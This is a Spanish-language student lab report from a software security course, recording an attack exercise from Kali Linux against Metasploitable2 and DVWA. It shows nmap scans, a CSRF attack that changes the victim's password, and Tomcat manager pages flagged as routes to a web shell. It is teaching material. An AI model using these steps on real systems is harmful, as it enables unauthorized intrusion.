

ACTIVIDAD - UNIDAD N°3:



ASIGNATURA:
SEGURIDAD DE SOFTWARE

PRESENTADO POR:
PAULA ANDREA VELEZ VIDAL

TUTOR:
LUIS ANTONIO SARRUF DURANGO

**UNIVERSIDAD DE CERTAGENA
FACULTAD: INGENIERÍA DE SOFTWARE
SEMESTRE VII**

**CERETE – CORDOBA
2025**

Introducción

El presente informe aborda un análisis de seguridad realizado en un entorno de laboratorio virtual, donde se simulan ataques y defensas en aplicaciones web y servidores. Utilizando herramientas especializadas, se identifican vulnerabilidades como inyección SQL, ataques CSRF y errores en la configuración de sistemas, con el fin de comprender las técnicas de explotación y fortalecer las medidas defensivas. Este ejercicio permite evidenciar la importancia de una adecuada configuración y gestión de la seguridad en los sistemas informáticos.

Objetivos

Objetivo General

- Evaluar la seguridad de aplicaciones web y servidores a través de la identificación y explotación de vulnerabilidades existentes en un entorno controlado, con el fin de entender sus mecanismos y mejorar las prácticas de protección.

Objetivos Específicos

- Realizar escaneos de puertos y servicios para detectar posibles vectores de ataque.
- Explorar vulnerabilidades en aplicaciones web mediante herramientas de inyección SQL como sqlmap.
- Analizar la efectividad de ataques CSRF y otras técnicas de explotación de sesiones.
- Documentar las configuraciones de red y de herramientas usadas para facilitar la detección y explotación de vulnerabilidades.
- Reflexionar sobre las mejores prácticas para prevenir ataques similares en entornos reales.

Herramientas

- **Kali Linux:** sistema operativo especializado en pruebas de penetración y evaluación de vulnerabilidades.
- **Metasploitable:** máquina vulnerable utilizada como objetivo para realizar ataques simulados.
- **Nmap:** herramienta para exploración y reconocimiento de red, escaneo de puertos y servicios.
- **sqlmap:** herramienta automática para detección y explotación de inyecciones SQL.
- **VMware Workstation/Player:** plataforma de virtualización para configurar y gestionar las máquinas virtuales.
- **Mutillidae** (aplicación web vulnerable): utilizada para practicar y detectar fallos en sistemas web.

- **Otros recursos:** proxies manuales, configuraciones de red, registros de actividad y ataques específicos (CSRF, sesiones)

Informe práctico

Se muestra la interfaz de VMware Workstation/Player donde se están configurando las máquinas virtuales. Se observa la ventana principal del gestor de VMware con opciones para crear y administrar máquinas virtuales. Esta es la preparación del entorno de laboratorio.

```
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet HWaddr 00:0c:29:72:d4:43  
          inet addr:192.168.52.128 Bcast:192.168.52.255 Mask:255.255.255.0  
          inet6 addr: fe80::20c:29ff:fe72:d443/64 Scope:Link  
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
            RX packets:47 errors:0 dropped:0 overruns:0 frame:0  
            TX packets:66 errors:0 dropped:0 overruns:0 carrier:0  
            collisions:0 txqueuelen:1000  
            RX bytes:4893 (4.7 KB) TX bytes:7112 (6.9 KB)  
            Interrupt:17 Base address:0x2000  
  
lo       Link encap:Local Loopback  
          inet addr:127.0.0.1 Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
            UP LOOPBACK RUNNING MTU:16436 Metric:1  
            RX packets:101 errors:0 dropped:0 overruns:0 frame:0  
            TX packets:101 errors:0 dropped:0 overruns:0 carrier:0  
            collisions:0 txqueuelen:0  
            RX bytes:23573 (23.0 KB) TX bytes:23573 (23.0 KB)  
  
msfadmin@metasploitable:~$
```

Se está configurando la red de la máquina virtual en VMware. Se pueden ver las opciones de adaptador de red, donde probablemente se está configurando el modo de red (NAT, Bridged, o Host-only) para permitir la comunicación entre la máquina atacante (Kali) y la víctima (Metasploitable).

```
kali㉿kali: ~
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.52.129 netmask 255.255.255.0 broadcast 192.168.52.255
                ether 00:0c:29:b1:8a:ab txqueuelen 1000  (Ethernet)
                RX packets 50 bytes 6814 (5.8 Kib)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 49 bytes 5060 (4.9 Kib)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
                ether 00:0c:29:b1:8a:ab txqueuelen 1000  (local loopback)
                RX packets 8 bytes 480 (480.0 B)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 8 bytes 480 (480.0 B)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali㉿kali)-[~]
```

Se muestra un ping **exitoso** a la IP 192.168.52.128 (Metasploitable2).

```
Library
  □ My Computer
  □ Metasploitable2 Linux
  □ kali-linux-2023.3-vmware

kali㉿kali: ~
Session Actions Edit View Help
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali㉿kali)-[~]
└ ping 192.168.52.128
ping: Do you want to ping broadcast? Then -b. If not, check your local file rules.

File
  □ [kali㉿kali)-[~]
    └ ping 192.168.52.128
PING 192.168.52.128 (192.168.52.128) 56(84) bytes of data.
64 bytes from 192.168.52.128: icmp_seq=1 ttl=64 time=0.553 ms
64 bytes from 192.168.52.128: icmp_seq=2 ttl=64 time=0.393 ms
64 bytes from 192.168.52.128: icmp_seq=3 ttl=64 time=0.387 ms
64 bytes from 192.168.52.128: icmp_seq=4 ttl=64 time=0.455 ms
64 bytes from 192.168.52.128: icmp_seq=5 ttl=64 time=0.475 ms
64 bytes from 192.168.52.128: icmp_seq=6 ttl=64 time=0.721 ms
64 bytes from 192.168.52.128: icmp_seq=7 ttl=64 time=0.638 ms
64 bytes from 192.168.52.128: icmp_seq=8 ttl=64 time=0.459 ms
64 bytes from 192.168.52.128: icmp_seq=9 ttl=64 time=0.586 ms
64 bytes from 192.168.52.128: icmp_seq=10 ttl=64 time=0.589 ms
64 bytes from 192.168.52.128: icmp_seq=11 ttl=64 time=0.647 ms
64 bytes from 192.168.52.128: icmp_seq=12 ttl=64 time=1.95 ms
64 bytes from 192.168.52.128: icmp_seq=13 ttl=64 time=0.986 ms
^C
--- 192.168.52.128 ping statistics ---
13 packets transmitted, 13 received, 0% packet loss, time 1223ms
rtt min/avg/max/mdev = 0.387/0.677/1.950/0.398 ms

(kali㉿kali)-[~]
```

La imagen muestra un ping **exitoso** desde la máquina víctima (Metasploitable2, como lo indica el prompt msfadmin@metasploitable) hacia la máquina atacante (Kali Linux, IP: 192.168.52.129).

```
msfadmin@metasploitable:~$ ping 192.168.52.129
PING 192.168.52.129 (192.168.52.129) 56(84) bytes of data.
64 bytes from 192.168.52.129: icmp_seq=1 ttl=64 time=0.658 ms
64 bytes from 192.168.52.129: icmp_seq=2 ttl=64 time=0.472 ms
64 bytes from 192.168.52.129: icmp_seq=3 ttl=64 time=0.767 ms
64 bytes from 192.168.52.129: icmp_seq=4 ttl=64 time=0.585 ms
64 bytes from 192.168.52.129: icmp_seq=5 ttl=64 time=0.632 ms
64 bytes from 192.168.52.129: icmp_seq=6 ttl=64 time=0.527 ms
64 bytes from 192.168.52.129: icmp_seq=7 ttl=64 time=1.00 ms
64 bytes from 192.168.52.129: icmp_seq=8 ttl=64 time=0.585 ms
64 bytes from 192.168.52.129: icmp_seq=9 ttl=64 time=0.600 ms
64 bytes from 192.168.52.129: icmp_seq=10 ttl=64 time=0.641 ms
64 bytes from 192.168.52.129: icmp_seq=11 ttl=64 time=0.682 ms
64 bytes from 192.168.52.129: icmp_seq=12 ttl=64 time=0.452 ms
64 bytes from 192.168.52.129: icmp_seq=13 ttl=64 time=0.773 ms

--- 192.168.52.129 ping statistics ---
13 packets transmitted, 13 received, 0% packet loss, time 11997ms
rtt min/avg/max/mdev = 0.452/0.645/1.006/0.141 ms
msfadmin@metasploitable:~$ _
```

Aquí se muestra el resultado del **escaneo de puertos y servicios** realizado con la herramienta nmap.

```
kali@kali: ~
Session Actions Edit View Help
(kali㉿kali)-[~]
$ nmap -sV -O 192.168.52.128
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-24 12:57 EDT
Nmap scan report for 192.168.52.128
Host is up (0.00076s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:72:D4:43 (VMware)
```

```

139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec      netkit-rsh rexecd
513/tcp  open  login     OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi   GNU Classpath grmiregistry
1524/tcp open  bindshell  Metasploitable root shell
2049/tcp open  nfs       2-4 (RPC #100003)
2121/tcp open  ftp       ProFTPD 1.3.1
3306/tcp open  mysql    MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc      VNC (protocol 3.3)
6000/tcp open  X11      (access denied)
6667/tcp open  irc      UnrealIRCd
8009/tcp open  ajp13    Apache Jserv (Protocol v1.3)
8180/tcp open  http     Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:72:D4:43 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN;
OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.48 seconds

```

(kali㉿kali)-[~]

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

PHPIDS

PHPIDS v0.6 (PHP-Injection Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.


PHPIDS is currently **disabled**. [Enable PHPIDS](#)

[Generate attack](#) - [Show IDS log](#)

Security level set to **low**

- Al configurar la seguridad en nivel bajo, se deshabilitan las defensas de la aplicación (como la validación de entradas o los tokens anti-CSRF). Esto garantiza que las vulnerabilidades como la Inyección SQL y la Falsificación de Peticiones en Sitios Cruzados (CSRF) puedan ser explotadas fácilmente en el ejercicio.


Se muestra el inicio y el registro de actividad de un servidor web en Kali Linux.



```
kali@kali: ~
Session Actions Edit View Help
(kali㉿kali)-[~]
$ sudo python3 -m http.server 80
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
^C
Keyboard interrupt received, exiting.

(kali㉿kali)-[~]
$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.52.129 - - [24/Oct/2025 14:55:52] "GET /csrf_index.html HTTP/1.1"
200 -
192.168.52.129 - - [24/Oct/2025 15:00:40] "GET /csrf_index.html HTTP/1.1"
200 -
```


Se documenta la verificación final del éxito del ataque CSRF, donde el atacante logra modificar la contraseña de la víctima gracias a la falta de validación de la aplicación web.



The screenshot shows a web browser window titled 'Damn Vulnerable Web App' with the URL '192.168.52.128/dvwa/vulnerabilities/csrf/?password_new=&password_confirm='. The browser's address bar also shows '192.168.52.128/dvwa/vulnerabilities/csrf/'. The page content is titled 'Vulnerability: Cross Site Request Forgery (CSRF)'. On the left, there is a sidebar menu with various exploit categories: Home, Instructions, Setup, Brute Force, Command Execution, CSRF (which is highlighted in green), File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, and PHP Info. The main content area contains a form for changing the admin password, with fields for 'New password' (containing '*****') and 'Confirm new password'. A 'Change' button is present, and below it, a message says 'Password Changed.' Below the form, there is a 'More info' section with several links:

- http://www.vulnerablesystems.com/exploits/armCross-Site_Request_Forgery
- http://www.vulnerablesystems.com/csrf.html
- http://www.vulnerablesystems.com/exploits/Cross-Site_Request_Forgery

Se muestra una acción de **reconocimiento de seguridad** específica usando Nmap.




```
kali㉿kali: ~
Session Actions Edit View Help
[(kali㉿kali)-[~]
$ nmap -p 443 --script ssl-enum-ciphers 192.168.52.128
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-24 16:21 EDT
Nmap scan report for 192.168.52.128
Host is up (0.0012s latency).

PORT      STATE SERVICE
443/tcp    closed https
MAC Address: 00:0C:29:72:D4:43 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds
[(kali㉿kali)-[~]
$
```

Se utilizó **Nmap** para escanear el puerto **443** (HTTPS) en busca de certificados (--script ssl-cert). El resultado confirma que el **puerto 443/tcp está cerrado**.




```
[(kali㉿kali)-[~]
$ nmap -p 443 --script ssl-cert 192.168.52.128
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-24 16:21 EDT
Nmap scan report for 192.168.52.128
Host is up (0.00048s latency).

PORT      STATE SERVICE
443/tcp    closed https
MAC Address: 00:0C:29:72:D4:43 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds
[(kali㉿kali)-[~]
```

Se intenta una conexión TLS explícita usando **openssl s_client -connect 192.168.52.128:443 -tls1**. El resultado es un **error de "Connection refused"** (Conexión rechazada).



```
[(kali㉿kali)-[~]
$ openssl s_client -connect 192.168.52.128:443 -tls1
40176436777F0000:error:8000006F:system library:BIO_connect:Connection ref
used:../crypto/bio/bio_sock2.c:178:calling connect()
40176436777F0000:error:10000067:BIO routines:BIO_connect:connect error:..
/crypto/bio/bio_sock2.c:180:
connect:errno=111
```

Identificación (HTML): Las imágenes de código HTML confirman que el servidor ejecuta **Apache Tomcat/5.5** y revelan enlaces críticos a áreas como **Administración** (/admin), **Status** (/manager/status) y el **Tomcat Manager** (/manager/html). Estos son los puntos de entrada que un atacante buscaría para lograr el despliegue de *shell* web.

Diseño (CSS): Las capturas de CSS definen el estilo de la página.

Advertencia de Seguridad: Se encuentra una nota dentro del código que indica que la administración web está restringida a usuarios con roles "**admin**" y "**manager**" (image_6e1a3f.jpg), confirmando la existencia de un control de acceso vulnerable a ataques de fuerza bruta o explotación de credenciales por defecto.

```
(kali㉿kali)-[~]
$ curl http://192.168.52.128:8180
<!--
Licensed to the Apache Software Foundation (ASF) under one or more
contributor license agreements. See the NOTICE file distributed with
this work for additional information regarding copyright ownership.
The ASF licenses this file to You under the Apache License, Version 2.0
(the "License"); you may not use this file except in compliance with
the License. You may obtain a copy of the License at

    http://www.apache.org/licenses/LICENSE-2.0

Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied

See the License for the specific language governing permissions and
limitations under the License.
→
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
<title>Apache Tomcat/5.5</title>
<style type="text/css">
/*<![CDATA[*/
body {
    color: #000000;
```

```
        color: #000000;
        background-color: #FFFFFF;
        font-family: Arial, "Times New Roman", Times, serif;
        margin: 10px 0px;
    }

    img {
        border: none;
    }

    a:link, a:visited {
        color: blue
    }

    th {
        font-family: Verdana, "Times New Roman", Times, serif;
        font-size: 110%;
        font-weight: normal;
        font-style: italic;
        background: #D2A41C;
        text-align: left;
    }

    td {
        color: #000000;
        font-family: Arial, Helvetica, sans-serif;
    }

    td.menu {
        background: #FFDC75;
    }
```

```
}
```

```
.center {
    text-align: center;
}

.code {
    color: #000000;
    font-family: "Courier New", Courier, monospace;
    font-size: 110%;
    margin-left: 2.5em;
}

#banner {
    margin-bottom: 12px;
}

p#congrats {
    margin-top: 0;
    font-weight: bold;
    text-align: center;
}

p#footer {
    text-align: right;
    font-size: 80%;
}
/*]]>/*
</style>
</head>
```

```
</head>

<body>

<!-- Header -->
<table id="banner" width="100%">
  <tr>
    <td align="left" style="width:130px">
      <a href="http://tomcat.apache.org/">
        
      </a>
    </td>
    <td align="left" valign="top"><b>Apache Tomcat/5.5</b></td>
    <td align="right">
      <a href="http://www.apache.org/">
        
      </a>
    </td>
  </tr>
</table>

<table>
  <tr>
```

```
    <!-- Table of Contents -->
    <td valign="top">
      <table width="100%" border="1" cellspacing="0" cellpadding="3">
        <tr>
          <th>Administration</th>
        </tr>
        <tr>
          <td class="menu">
            <a href="manager/status">Status</a><br/>
            <a href="admin">Tomcat Administration</a><br/>
            <a href="manager/html">Tomcat Manager</a><br/>
            &ampnbsp
          </td>
        </tr>
      </table>

      <br />
      <table width="100%" border="1" cellspacing="0" cellpadding="3">
        <tr>
          <th>Documentation</th>
        </tr>
        <tr>
          <td class="menu">
            <a href="RELEASE-NOTES.txt">Release Notes</a><br/>
            <a href="tomcat-docs/changelog.html">Change Log</a><br/>
            <a href="tomcat-docs">Tomcat Documentation</a><b>
```

```
>

```

Release Notes Change Log Tomcat Documentation
--

Tomcat Online
Home Page FAQ Bug Database Open Bugs Users Mailing List Developers Mailing List IRC

Examples
JSP Examples Servlet Examples WebDAV capabilities

```

<tr>
    <th>Miscellaneous</th>
</tr>
<tr>
    <td class="menu">
        <a href="http://java.sun.com/products/jsp">Sun's Java Server Pages Site</a><br/>
        <a href="http://java.sun.com/products/servlet">Sun's Servlet Site</a><br/>
        &ampnbsp
    </td>
</tr>
</table>
</td>


<td style="width:20px">&ampnbsp</td>


<td align="left" valign="top">
    <p id="congrats">If you're seeing this page via a web browser,
    it means you've setup Tomcat successfully. Congratulations!</p>

    <p>As you may have guessed by now, this is the default Tomcat home page. It can be found on the local filesystem at:</p>
    <p class="code">$CATALINA_HOME/webapps/ROOT/index.jsp</p>

    <p>where "$CATALINA_HOME" is the root of the Tomcat installation directory. If you're seeing this page, and you don't think you should be, then either you're either a user who has arrived at new installation of Tomcat, or you're an administrator who hasn't got his/her setup quite right. Providing the latter is the case, please refer to the <a href="tomc

```



The screenshot shows a terminal window with the title bar "kali@kali: ~". The window contains the Tomcat default homepage content. The text includes instructions for setup, notes about precompiled pages, security restrictions for the manager webapp, sample code for configuration files, and information about mailing lists.

```

Session Actions Edit View Help
at-docs">Tomcat Documentation</a> for more detailed setup and administration information than is found in the INSTALL file.</p>
<p><b>NOTE:</b> This page is precompiled. If you change it, this page will not change since it was compiled into a servlet at build time. (See <tt>$CATALINA_HOME/webapps/ROOT/WEB-INF/web.xml</tt> as to how it was mapped.)</p>
<p><b>NOTE:</b> For security reasons, using the administration web app is restricted to users with role "admin". The manager webapp is restricted to users with role "manager".</b> Users are defined in <code>$CATALINA_HOME/conf/tomcat-users.xml</code>.</p>
<p>Included with this release are a host of sample Servlets and JSPs (with associated source code), extensive documentation (including the Servlet 2.4 and JSP 2.0 API JavaDoc), and an introductory guide to developing web applications.</p>
<p>Tomcat mailing lists are available at the Tomcat project website:</p>
<ul>
    <li><b><a href="mailto:users@tomcat.apache.org">users@tomcat.apache.org</a></b> for general questions related to configuring and using Tomcat</li>
    <li><b><a href="mailto:dev@tomcat.apache.org">dev@tomcat.apache.org</a></b> for developers working on Tomcat</li>

```

```
